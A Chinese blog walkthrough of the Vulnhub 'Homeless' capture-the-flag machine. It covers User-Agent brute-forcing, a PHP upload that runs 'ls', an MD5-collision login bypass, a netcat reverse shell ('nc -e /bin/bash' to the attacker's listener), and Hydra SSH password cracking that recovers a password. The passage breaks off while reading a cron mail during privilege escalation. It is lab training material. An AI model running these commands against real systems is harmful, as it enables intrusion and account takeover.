

Vulnhub靶机: Homeless

原创

prettyX 于 2020-03-29 17:42:36 发布 310 收藏 3

分类专栏: 靶机

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/prettyX/article/details/105158298>

版权



[靶机 专栏收录该内容](#)

9 篇文章 1 订阅

订阅专栏

靶机介绍

Description Back To The Top

Introduction

I'm really interesting about security, love to learn new technologies and play CTF sometime. I've been enjoying creating hacking challenges for the security community. This is my first Challenge of boot2root, I was created some web challenge and solved others.I hope you will get some knowledges about my challenge. Thanks u Laiwon . I love you.

Difficulty

Difficulty level to get limited shell: Intermediate or advanced
Difficulty level for privilege escalation: Depend on You.

Goal

You will be required to break into target server,exploit and root the machine, and retrieve the flag. The flag will contain more information about my private info..

Hints

This challenge is not for beginners. There is a relevant file on this machine that plays an important role in the challenge, do not waste your time trying to de-obfuscate the file, If you got big stuck, Try with Password start with "sec*" with nice wordlist. OK.. Try Harder!..

- Homeless.zip (507MB) https://mega.nz/#!5a1B11JZI7N2HfO_HL_134-DMcbXKvVtG4aaakR_JMsc-T7Jtsjc

~Happy Hacking!...

<https://blog.csdn.net/prettyX>

靶机下载地址: <https://www.vulnhub.com/entry/homeless-1,215/>

靶机安装环境: VMware

开始

1、靶机IP发现: 192.168.1.111

```
//kali  
arp-scan -l
```


2、nmap 扫描, 开放80、22端口

```
root@kali:~# nmap -p- -A -Pn 192.168.1.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-27 23:42 EDT
Nmap scan report for fonts.googleapis.com (192.168.1.111)
Host is up (0.00040s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 28:2c:a5:57:c7:eb:82:11:4e:bc:10:45:2f:68:58:f0 (RSA)
|_   256 4d:44:7b:95:ce:9f:86:e2:c8:b4:1c:53:85:0d:90:4a (ECDSA)
|_   256 a6:d8:0a:4a:ca:d9:77:13:14:a0:36:54:94:8e:6f:2a (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ Use Brain with Google
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Transitive by TEMPLATED
MAC Address: 00:0C:29:B1:F8:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.40 ms fonts.googleapis.com (192.168.1.111)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```

3、访问80，通过插件并未发现使用何种CMS



4、查看网页源码，果不其然，有提示，让仔细检查

```
1 <!DOCTYPE HTML>
2 <html>
3   <head>
4     <title>Transitive by TEMPLATED</title>
5     <meta charset="utf-8" />
6     <meta name="viewport" content="width=device-width, initial-scale=1" />
7     <link rel="stylesheet" href="assets/css/main.css" />
8     <link rel="icon" type="image/jpg" href="images/favicon.jpg" />
9   </head>
10  <body>
11
12
13
14
15
16
17
18   <section id="banner" data-video="images/banner">
19     <div class="inner">
20       <h1>Homeless</h1>
21       <p>Most people, if you live in a big city, you see some form of schizophrenia every day, and it's always in the form of someone homeless.<br/> 'Look at
22       <a href="#one" class="button special scrolly">Get Started</a>
23     </div>
24   </section>
25
26   <!-- One -->
27   <section id="one" class="wrapper style2">
28     <div class="inner">
29       <div>
30         <div class="box">
31           Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
32           
33         </div>
34         <div class="content">
35           <header class="align-center">
36             <h2>Lorem ipsum dolor</h2>
37
38           <div class="image fit">
39
40           https://blog.csdn.net/prettyX
```

5、robots.txt

rockyou是一个字典的名字，作者提示后期后续会使用这个字典

```
← → ↻ 🏠 ⓘ 192.168.1.111/robots.txt
User-agent: *
Disallow: Use Brain with Google



Good luck!
Hey Remember rockyou..
```

6、dirb目录爆破，未发现有用信息

```
dirb http://192.168.1.111 /usr/share/dirb/wordlists/common.txt
```

7、在网页源码和页面上，我们发现User-Agent

```
1 <!DOCTYPE HTML>
2 <html>
3   <head>
4     <title>Transitive by TEMPLATED</title>
5     <meta charset="utf-8" />
6     <meta name="viewport" content="width=device-width, initial-scale=1" />
7     <link rel="stylesheet" href="assets/css/main.css" />
8     <link rel="icon" type="image/jpg" href="images/favicon.jpg" />
9   </head>
10  <body>
11
12
13
14
15
16
17
18   <section id="banner" data-video="images/banner">
19     <div class="inner">
20       <h1>Homeless</h1>
21       <p>Most people, if you live in a big city, you see some form of schizophrenia every day, and it's always in the form of someone homeless.<br/> 'Look at
22       <a href="#one" class="button special scrolly">Get Started</a>
23     </div>
24   </section>
25
26   <!-- One -->
27   <section id="one" class="wrapper style2">
28     <div class="inner">
29       <div class="box">
30         <div class="image fit">
31           
32           <div class="content">
33             <header class="align-center">
34               <h2>Lorem ipsum dolor</h2>
35             </div>
36           </div>
37         </div>
38       </div>
39     </div>
40   </section>
41 </body>
42 </html>
```



8、Burpsuite 看一眼




9、改一下数据，看看，也会跟着改

看了一些其他文章，说是，服务器端会检测这个字段的内容，如果是特定的字段，则会返回有用的信息

如果是这样的话，则和部分路由器后门的原理一致

是什么字段呢



10、这个步骤，看了一些文章，对一些方法还不是很认可

这里有一个老哥的文章，可以看一下：<https://hackso.me/homeless-1-walkthrough/>

他的思路是，用靶机作者提示的字典：rockyou，来爆这个UA

这里我使用BurpSuite，但是由于rockyou有点大，133MB，在Burp中导入Payload有些慢，这里自己想办法

Burp，Intruder模块，设置UA为参数，设置好字典，GO

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	6570	
60	cyberdog	200	<input type="checkbox"/>	<input type="checkbox"/>	6533	
48	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	6503	
54	basketball	200	<input type="checkbox"/>	<input type="checkbox"/>	6503	
3	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	6502	
27	chocolate	200	<input type="checkbox"/>	<input type="checkbox"/>	6502	
28	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	6502	
32	butterfly	200	<input type="checkbox"/>	<input type="checkbox"/>	6502	
36	liverpool	200	<input type="checkbox"/>	<input type="checkbox"/>	6502	
4	password	200	<input type="checkbox"/>	<input type="checkbox"/>	6501	
5	iloveyou	200	<input type="checkbox"/>	<input type="checkbox"/>	6501	
6	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	6501	

Name	Value
GET	/HTTP/1.1
Host	192.168.1.111
User-Agent	cyberdog
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1

11、BurpSuite Repeater

发现后门提示

The screenshot shows the Burp Suite Repeater interface. On the left, the 'Raw' tab displays the request headers for a GET request to /HTTP/1.1 on host 192.168.1.111, with the user-agent 'cyberdog'. On the right, the 'HTML' tab shows the response content, which includes a banner and a section with a link to 'myuploader_priv'.

```

GET / HTTP/1.1
Host: 192.168.1.111
User-Agent: cyberdog
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

<!-- Banner -->
<!-- Please check carefull.... Good luck!.. -->
<!-- One -->
<div class="box">
  Nice Cache!.. Go there.. myuploader_priv
  </div>
  
  
```

12、尝试访问，New Land!

The screenshot shows a web browser window with the address bar displaying '192.168.1.111/myuploader_priv'. The page content features a large heading 'Upload Me' and a file upload interface with a 'Browse...' button, the text 'No file selected.', and an 'Upload' button.

13、说upload就upload, but too large

Upload Me

Your file is too large

Browse...

No file selected.

Upload

<https://blog.csdn.net/prettyX>

14、继续学习这位老哥的文章：<https://hackso.me/homeless-1-walkthrough/>

他写了一段代码，保存为test.php，上传

这里的代码文件大小需要小于等于8个字节，同一段代码在Linux、Windows平台下文件的大小是不同的

```
<?='ls';
```

Upload Me

Browse...

No file selected.

Upload

File uploaded. Find the secret file on server .. files/abc.php

15、上传成功，访问该文件 ip/myuploader_priv/files/abc.php

在该目录下，有一个.txt文件，访问一下

```
887beed152a3e8f946857bade267bb19d159ef59.txt abc.php index.php
```

16、well done

这里的IP是靶机IP，访问

```
Well Done! Next step are waiting..
```

```
IP/d5fa314e8577e3a7b8534a014b4dcb221de823ad
```

```
Regards
```

```
http://www.facebook.com/l33twebhacker
```

17、一个登陆界面，右上角问是否需要提示

Sign In
[Need Hint?](#)

Remember me

<https://blog.csdn.net/prettyX>

看了一下页面源码，没有过多提示，是SQLi吗，还是先看看作者给的提示吧

```

1  <html >
2  <head>
3
4
5  <meta charset="UTF-8">
6  <title>Secure Login - Homeless</title>
7  <link href="css/bootstrap.min.css" rel="stylesheet">
8
9 </head>
10
11 <body>
12
13 <div class="container">
14 <div id="loginbox" style="margin-top:50px;" class="mainbox col-md-6 col-md-offset-3 col-sm-8 col-sm-offset-2">
15 <div class="panel panel-info" >
16 <div class="panel-heading">
17 <div class="panel-title">Sign In</div>
18 <div style="float:right; font-size: 80%; position: relative; top:-10px"><a href="index.php.bak">Need Hint?</a></div>
19 </div>
20
21 <div style="padding-top:30px" class="panel-body" >
22
23 <div style="display:none" id="login-alert" class="alert alert-danger col-sm-12"></div>
24
25 <form id="loginform" class="form-horizontal" role="form" method="post" action="">
26

```

<https://blog.csdn.net/prettyX>

18、来看一下php代码逻辑，username、password、code三者的值不能相等，但是MD5值需要相等，才能定向到admin.php

也就是说需要3个值不等的string，然后需要MD5值是相等的

```
index.php, bak
1 <?php
2 session_start();
3 error_reporting(0);
4
5
6 if (@$_POST['username'] and @$_POST['password'] and @$_POST['code'])
7 {
8
9     $username = (string)$_POST['username'];
10    $password = (string)$_POST['password'];
11    $code      = (string)$_POST['code'];
12
13    if (($username == $password ) or ($username == $code) or ($password == $code)) {
14
15        echo 'Your input can not be the same.';
16
17    } else if ((md5($username) === md5($password) ) and (md5($password) === md5($code)) ) {
18        $_SESSION["secret"] = '133720';
19        header('Location: admin.php');
20        exit();
21
22    } else {
23
24        echo "<pre> Invalid password </pre>";
25    }
26 }
27
28
29 ?>
```

如何来绕过这个限制呢，这里，有一个工具：fastcoll，快速MD5碰撞生成器

fastcoll的基本使用请参考这篇文章：<https://blog.csdn.net/prettyX/article/details/105176084>

fastcoll是一次依据一个原生文件，产生两个MD5值相同的文件

但是，这里我们需要3个文件，这里我们不使用fastcoll这个工具，而是使用Python脚本

[python-md5-collision](https://github.com/thereal1024/python-md5-collision)下载地址：<https://github.com/thereal1024/python-md5-collision>

我是在kali下测试的

```
//Kali
apt-get update
apt-get install libboost-all-dev
```

在安装的过程中，发现此脚本同样也是需要编译fastcoll相关代码的

安装好之后，来测试一下

```
./gen_coll_test.py
```

```
root@kali:~/Desktop/Test/python-md5-collision-master# ./gen_coll_test.py
Grabbing fastcoll
Compiling fastcoll
g++ -O3 *.cpp -lboost_filesystem -lboost_program_options -lboost_system -o fastcoll
done preparing fastcoll
Stage 1 of 8
Stage 2 of 8
Stage 3 of 8
Stage 4 of 8
Stage 5 of 8
Stage 6 of 8
Stage 7 of 8
Stage 8 of 8
Done
```

<https://blog.csdn.net/prettyX>

运行之后，在当前目录下会生成100个MD5值相等，但是SHA256值不等的文件，可以运行下面两条命令测试一下

```
md5sum out_test_0*.txt
sha256sum out_test_0*.txt
```

```
root@kali:~/Desktop/Test/python-md5-collision-master# md5sum out_test_0*.txt
b125c8aca1672e316f80a924af502a87 out_test_000.txt
b125c8aca1672e316f80a924af502a87 out_test_001.txt
b125c8aca1672e316f80a924af502a87 out_test_002.txt
b125c8aca1672e316f80a924af502a87 out_test_003.txt
b125c8aca1672e316f80a924af502a87 out_test_004.txt
b125c8aca1672e316f80a924af502a87 out_test_005.txt
b125c8aca1672e316f80a924af502a87 out_test_006.txt
b125c8aca1672e316f80a924af502a87 out_test_007.txt
b125c8aca1672e316f80a924af502a87 out_test_008.txt
b125c8aca1672e316f80a924af502a87 out_test_009.txt
b125c8aca1672e316f80a924af502a87 out_test_010.txt
```

```
root@kali:~/Desktop/Test/python-md5-collision-master# sha256sum out_test_0*.txt
2e3d967cf3b23967f3f7057b54cc71f9f35d523dda5eefcbd3e361117380f393 out_test_000.txt
56e43ead649c8f62a269b3844694bd1ce8a9eaf7fb7625abbaca2914e2df6c9c out_test_001.txt
85fa6108c84da23dbb95346d0ff873b5ab2809fabcb04e3e460bfd9c9bdabbae out_test_002.txt
bc9d7fa0c9d945cba9f969e0503f024a7db2752613a58cbb3b327b17b3112450 out_test_003.txt
9f2007fc0e0340368c65f45d56bfa315c0c2c73ac21cd40950aca9acd6d81e75 out_test_004.txt
bfb58ea46a58299074e2dcfcc4864b41f2938e5c08c56b3d07546391ed1330ff out_test_005.txt
2ffb7f46ad7c4e67dfc7a319e8da4603c3f41686f3ab74c5a801d781046a22f out_test_006.txt
ce5556f6a4e5f7d7f55cb8a7c9e162f4b3226a843f4eac4292c59fb9b6f7dee11 out_test_007.txt
c66e72ab3103620d792bc44ae30331e7315c9eb8e14a2daca68754ec94ec4750 out_test_008.txt
6ff49792dd0e8ddc09cc67b36bec66354853fa801a30cc7e56cac244449222c3 out_test_009.txt
c1b4804c42e53c8d1ac28ec8e103510dbe8950c865a8538b219d8b12b434f9c1 out_test_010.txt
```

OK，那么MD5碰撞文件我们就准备好了，拷出3份文件

19、Kali下执行

```
curl --data-urlencode username@out_test_000.txt --data-urlencode password@out_test_001.txt --data-urlencode
```

```
root@kali:~/Desktop/Test_MD5# curl --data-urlencode username@out_test_000.txt --data-urlencode password@out_test_001.txt --data-urlencode code@out_test_002.txt --data-urlencode "remember=1&login=Login" http://192.168.1.103/d5fa314e8577e3a7b8534a014b4dcb221de823ad/index.php -i
HTTP/1.1 100 Continue

HTTP/1.1 302 Found
Date: Sun, 29 Mar 2020 06:54:23 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=06ik4hm45m643spe5f5v0tpjf4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: admin.php
Content-Length: 10
Content-Type: text/html; charset=UTF-8

Well done!root@kali:~/Desktop/Test_MD5#
```

<https://blog.csdn.net/prettyX>

(这里靶机IP和文章开始的不一样，是因为不是一次性做完的，第2天IP变了)


获取到了一个SESSION

在浏览器中，F12，修改该Cookie值

Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
PHPSESSID	192.168.1.103	/	Mon, 30 Mar 2020 07:31:...	Sun, 29 Mar 2020 07:34:1...	06ik4hm45m643spe5f5v0tpjf4	false	Unset

再访问该URL，如果忘记为什么访问该URL，请回看第16步

```
http://192.168.1.103/d5fa314e8577e3a7b8534a014b4dcb221de823ad/admin.php
```



20、拿Shell


Kali nc监听:

```
nc -lvvp 8765
```

admin.php中执行

```
nc -e /bin/bash 192.168.1.135 8765
```

OK，获得Shell



python 交互shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

21、开始提权

先切换到/home目录



进入downfall，有一个todo.txt

```
www-data@creatigon:/home/downfall$ ls
ls
todo.txt
www-data@creatigon:/home/downfall$ cat todo.txt
cat todo.txt
hey i am homeless guy. Now i living near python.

Try Harder!

Thanks.
www-data@creatigon:/home/downfall$
```

```
ls -la //查看包括隐藏文件
```

```
www-data@creatigon:/home/downfall$ ls -la
ls -la
total 44
drwxr-xr-x 3 downfall downfall 4096 Dec 6 2017 .
drwxr-xr-x 3 root root 4096 Dec 5 2017 ..
-rw----- 1 downfall downfall 16 Dec 6 2017 .bash_history
-rw-r--r-- 1 downfall downfall 220 Dec 5 2017 .bash_logout
-rw-r--r-- 1 downfall downfall 3526 Dec 5 2017 .bashrc
drwxr-xr-x 2 downfall downfall 4096 Dec 5 2017 .nano
-rw-r--r-- 1 downfall downfall 675 Dec 5 2017 .profile
-rw----- 1 downfall downfall 83 Dec 6 2017 .secret_message
-rw-r--r-- 1 downfall downfall 66 Dec 5 2017 .selected_editor
-rw----- 1 downfall downfall 2466 Dec 6 2017 .viminfo
-rw-r--r-- 1 downfall downfall 72 Dec 5 2017 todo.txt
www-data@creatigon:/home/downfall$
```

这里查看secret_message没有权限

22、爆破downfall用户密码

使用hydra

```
//kali
hydra -l downfall -P /usr/share/wordlists/rockyou.txt 192.168.1.103 ssh
```

靶机作者提示，使用“sec”开头的字典，这里筛选一下，rockyou还是很大的

```
grep '^sec.*$' /usr/share/wordlists/rockyou.txt > pass.txt
```

grep语法：<https://www.cnblogs.com/duanlinxiao/p/10778548.html>

跑出来了

```
root@kali:~# hydra -l downfall -P pass.txt 192.168.1.103 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-29 04:39:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3182 login tries (l:1/p:3182), ~199 tries per task
[DATA] attacking ssh://192.168.1.103:22/
[STATUS] 182.00 tries/min, 182 tries in 00:01h, 3006 to do in 00:17h, 16 active
[22][ssh] host: 192.168.1.103 login: downfall password: secretlynlove
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-29 04:42:08
```

<https://blog.csdn.net/prettyX>

23、ssh登录

```
ssh downfall@192.168.1.103
```

```
downfall@creatigon:~$ whoami  
downfall  
downfall@creatigon:~$
```

24、继续提权

```
downfall@creatigon:~$ ls  
todo.txt  
You have new mail in /var/mail/downfall
```

```
downfall@creatigon:~$ ls -la  
total 44  
drwxr-xr-x 3 downfall downfall 4096 Dec  6 2017 .  
drwxr-xr-x 3 root      root      4096 Dec  5 2017 ..  
-rw----- 1 downfall downfall   16 Dec  6 2017 .bash_history  
-rw-r--r-- 1 downfall downfall  220 Dec  5 2017 .bash_logout  
-rw-r--r-- 1 downfall downfall 3526 Dec  5 2017 .bashrc  
drwxr-xr-x 2 downfall downfall 4096 Dec  5 2017 .nano  
-rw-r--r-- 1 downfall downfall  675 Dec  5 2017 .profile  
-rw----- 1 downfall downfall   83 Dec  6 2017 .secret_message  
-rw-r--r-- 1 downfall downfall   66 Dec  5 2017 .selected_editor  
-rw-r--r-- 1 downfall downfall   72 Dec  5 2017 todo.txt  
-rw----- 1 downfall downfall 2466 Dec  6 2017 .viminfo  
downfall@creatigon:~$ cat secret_message  
cat: secret_message: No such file or directory  
downfall@creatigon:~$ cat .secret_message  
Hey.  
i am sleeping at /lib/logs/homeless.py  
  
wake me and root me..  
  
Thanks bro..  
downfall@creatigon:~$
```

<https://blog.csdn.net/prettyX>

查看.secret_message，有新的提示，去对应目录看一眼

```
downfall@creatigon:/lib/logs$ ls -la  
total 12  
drwxrwxrwx 2 root root      4096 Dec  6 2017   
drwxr-xr-x 16 root root      4096 Dec  5 2017 ..  
-rwxrw-r-- 1 root downfall  78 Dec  6 2017 homeless.py
```

root用户有读写执行权限，downfall组有读写权限

我们还有一封邮件待查看，看看是什么

```
cat /var/mail/downfall
```

好吧，这封邮件有些长

```
downfall@creatigon: /var/mail x
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
